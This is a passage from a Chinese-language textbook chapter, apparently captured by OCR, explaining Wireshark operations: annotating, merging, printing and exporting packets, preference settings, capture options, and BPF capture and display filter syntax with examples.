
4. 添加注释

Wireshark提供对数据包注释的功能，在实际操作中如果感觉这个数据包有问题或者比较重要，可以添加一段注释信息，具体操作步骤如下：

Step 01 右击需要添加注释信息的数据包，在弹出的快捷菜单中选择“分组注释”菜单命令，如下图所示。




Step 02 这时会弹出下图所示的对话框，在其中输入相应的注释。添加注释信息后下方的解读列表也会出现这段注释信息，以方便用户查看。




5. 合并数据包

在实际抓包过程中，如果网络流量比较大，不停止抓包操作，可能会出现抓包工具消耗掉所有内存，最终导致系统崩溃的状态。为解决这个问题，用户可以采取分段抓取，生成多个数据包文件，最后为了整体分析，再将这些分段数据包合并成一个包。合并数据包的操作步骤如下：

Step 01 选择“文件”菜单项，在弹出的菜单列表中选择“合并”菜单命令，如下图所示。




Step 02 打开“合并捕获文件”对话框，在其中选择需要合并的文件，即可完成合并数据包的操作，如下图所示。



6. 打印数据包

Wireshark提供了数据包打印功能，可以将比较重要的数据包进行打印。打印数据包的操作步骤如下：

Step 01 选择“文件”菜单项，在弹出的菜单列表中选择“打印”菜单命令，如下图所示。




Step 02 弹出“打印”对话框，在该对话框中会显示此次打印数据包的一些信息，包括缩略图、概要等，如下图所示。




7. 导出数据包

Wireshark提供了数据包导出功能，用户可以进行筛选导出，还可以通过分类导出，还可以只导出选中数据包。导出数据包的操作步骤如下：

Step 01 选择“文件”菜单项，在弹出的菜单列表中选择“导出特定分组”菜单命令，如下图所示。



Step 02 弹出“导出特定分组”对话框，在其中可以选择导出数据包的名字，并设置导出范围是所有分组还是仅选中分组，如下图所示。



Step 03 如果选择“导出分组解析结果”菜单命令，可以将数据包导出不同的格式，如下图所示。如可以是使用Excel查看的CSV格式、使用记事本查看的纯文本格式，还可以将数据包导出为C语言数组、XML数据、JSON数据等格式。



7.2.3 首选项设置




大多数软件都会提供一个首选项设置，该设置主要用于配制软件的整体风格，Wireshark也提供了首选项设置。进行

首选项设置的操作步骤如下：

Step 01 选择“编辑”菜单项，在弹出的菜单列表中选择“首选项”菜单命令，如下图所示。




Step 02 打开“首选项”对话框，如下图所示。首次打开“首选项”对话框后，在默认打开的界面中，用户可以进行相关选项的设置。




“首选项”对话框中相关参数的介绍如下：

- “记住主窗口的大小及位置”复选框：选中之后，每次打开都将是固定大小。
- “打开文件夹中的文件”：设置默认打开或保存文件的路径，如果经常抓取数据包，建议设置一个固定的位置。
- “显示最多”：显示数据包条目，根据实际需要进行设置即可。
- “确认未保存的捕获文件”复选框：选中之后，没有保存的文件名前面会多出一个“*”号，提示用户没有保存，一般建议开启。
- “主工具栏的样式”：这里有三种样式供选择，即只有图标、只有文本、图标加文本，根据需要选择即可。
- “语言”：设置语言环境，这里可以选择多种国家语言，如果英文较好可以切换成英文状态。

Step 03 在“首选项”对话框中，选择Columns项，然后单击左下方的“+”按钮可以添加一个列，单击“-”按钮可以删除一个列，如下图所示。



Step 04 选择Font and Colors项，在打开界面中可以设置软件字体大小以及默认颜色，如下图所示。



Step 05 选择Layout项，在打开的界面中可以设置软件显示布局，该项还是比较重要的，默认情况下，软件选择的是分3横显示，根据个人喜好可以选择不同的布局方式进行显示，如下图所示。




7.2.4　捕获选项

捕获选项主要针对抓取数据包使用的网卡、抓包前的过滤、抓包大小、抓包时长等进行设置。这个功能在抓包软件中也属于非常重要的一个设置。


1. 进行捕获选项设置

进行捕获选项设置的操作步骤如下：

Step 01 选择“捕获”菜单项，在弹出的菜单列表中选择“选项”菜单命令，如下图所示。



Step 02 打开“捕获接口”对话框，默认选中“输入”选项卡，其中混杂模式为选中状态，该项需要选中否则可能抓取不到数据包，列表中列出网卡相关信息，选择相应的网卡可以抓取数据包，如下图所示。



Step 03 在“捕获接口”对话框中，选择“输出”选项卡，在其中可以设置文件保存的路径、输出格式、是否自动创建新文件等，如下图所示。



默认“自动创建新文件”复选框未被选中，选中后可以指定保存规则，有3种规则可供选择。

（1）根据抓包文件的大小，达到规定大小保存更换下一个文件，保存文件大小可以调整。

（2）根据时间长度判断，达到规定时间保存更换下一个文件。例如，每间隔1分钟存储一个文件。

（3）循环模式，只是用两个数据包，初始时会创建两个数据包，当需要第三数据包时不创建而替换第一个数据包，依次循环。

Step 04 在“捕获接口”对话框中，选择“选项”选项卡，在其中可以设置显示选项、解析名称、自动停止捕获等参数，如下图所示。



提示： 这里的自动停止捕获规则，相当于一个定时器的作用，当符合条件后停止抓包，可以同多文件保存功能配合使用。例如：设置每1MB保存一个数据包，符合10个文件后停止抓包。

2. 数据包的过滤设置

Wireshark抓包过滤是基于libpcap/Winpcap库实现的，所以遵循BPF（Berkeley Packet Filter）语法，其中包括类型（Type）、方向（Dir）、协议（Proto）、逻辑运算符。

- 类型：host、net、port。
- 方向：src、dst。
- 协议：ether、ip、tcp、udp、http、ftp等。

- 逻辑运算符：&&与、||或、！非。


例如：想要抓取源地址位192.168.0.100目的地端口为80的流量，过滤语句为：（src host 192.168.0.100 && dst port 80）；想要抓取IP地址192.168.0.100和192.168.0.101的流量，过滤语句为：（host 192.168.0.100 || host 192.168.0.101）；想要抓取除广播外的所有包，过滤语句为：（！ broadcast）。

3. 开始捕获数据包

（1）过滤 MAC 地址。过滤的语法格式为：

```
ether host <需要过滤的MAC地址>
ether src host <MAC地址>
ether dst host <MAC地址>
```

例如：对MAC地址过滤，可以在“所选择接口的捕获过滤器”文本框中输入如下图所示的语句。




提示：如果过滤字段输入错误，则背景色是红色，输入正确则是绿色。

（2）过滤 IP 地址。过滤的语法格式为：

```
host <需过滤的IP地址>
src host <IP地址>
dst host <IP地址>
```

例如：对IP地址过滤，可以在“所选择接口的捕获过滤器”文本框中输入下图所示的语句。




（3）过滤端口。过滤的语法格式为：

```
prot 80、! prot 80、dst port 80、src port 80
```

过滤协议为：arp、icmp、http。

例如：综合过滤地址与端口，可以在“所选择接口的捕获过滤器”文本框中输入下图所示的语句。



提示：抓包过滤一旦设置后将只抓取符合规则的数据包，这样会过滤掉大量干扰数据包，从而提高抓包数据的准确率。

4. 过滤数据包

显示过滤器与抓包过滤类似，显示过滤器是在已经抓取的数据包中过滤，显示出需要的数据包，在快捷方式的下方有一个可以输入表达式的地方，如下图所示。在这里输入相应的表达式即可过滤。



显示过滤的语法设置规则如下：

- 比较操作符：==等于、！=不等于、>大于、<小于、>=大于等于、<=小于等于。
- 逻辑操作：and 与操作、or或操作、xor异或操作、not非操作。
- IP地址：ip.addr、ip.src、ip.dst。
- 过滤端口：tcp.port、tcp.srcport、tcp.dstport、tcp.flat.syn、tcp.flag.ack。
- 过滤协议：arp、ip、icmp、upd、tcp、bootp、dns等。

例如：想要过滤满足以下条件的数据包，其中，IP地址如下设置：

ip.addr == 192.168.1.1

ip.src == 192.168.1.1

ip.dst == 192.168.1.1

ip.src == 192.168.1.100 and ip.dst == 58.106.127.80

端口如下设置：

tcp.port == 80

tcp.srcport == 80


tcp.dstport == 80

tcp.flag.syn == 1

过滤协议如下：

```
arp、tcp、udp、not http、not arp
```

下面给出一个综合过滤的语句，其中筛选了IP地址为192.0.2.1并且不是从tcp协议80、25端口发出的包。下图为输入的表达式。



问题：什么情况使用抓包过滤？什么情况使用显示过滤？

如果实际网络数据流量比较大，并且已经锁定数据包类型可以使用抓包过滤器。一般如果没有特殊需求建议使用整体抓包，然后再进行显示过滤，保证一个真实的网络环境，根据需求再进行筛分，这样分析数据包效果会更好。

7.3 高级操作

高级操作是将捕获的数据包以更直观的形式展现出来，学会如何使用这些高级技能，对于以后的数据包处理会更加得心应手。

7.3.1 分析数据包


分析数据包主要包括数据追踪与专家信息两方面内容，它们都属于“分析”菜单下的功能。

1. 数据追踪


正常通信中如TCP、UDP、SSL等数据包都是以分片的形发送的，如果在整个数据包中分片查看数据包不便于分析，使用数据流追踪可以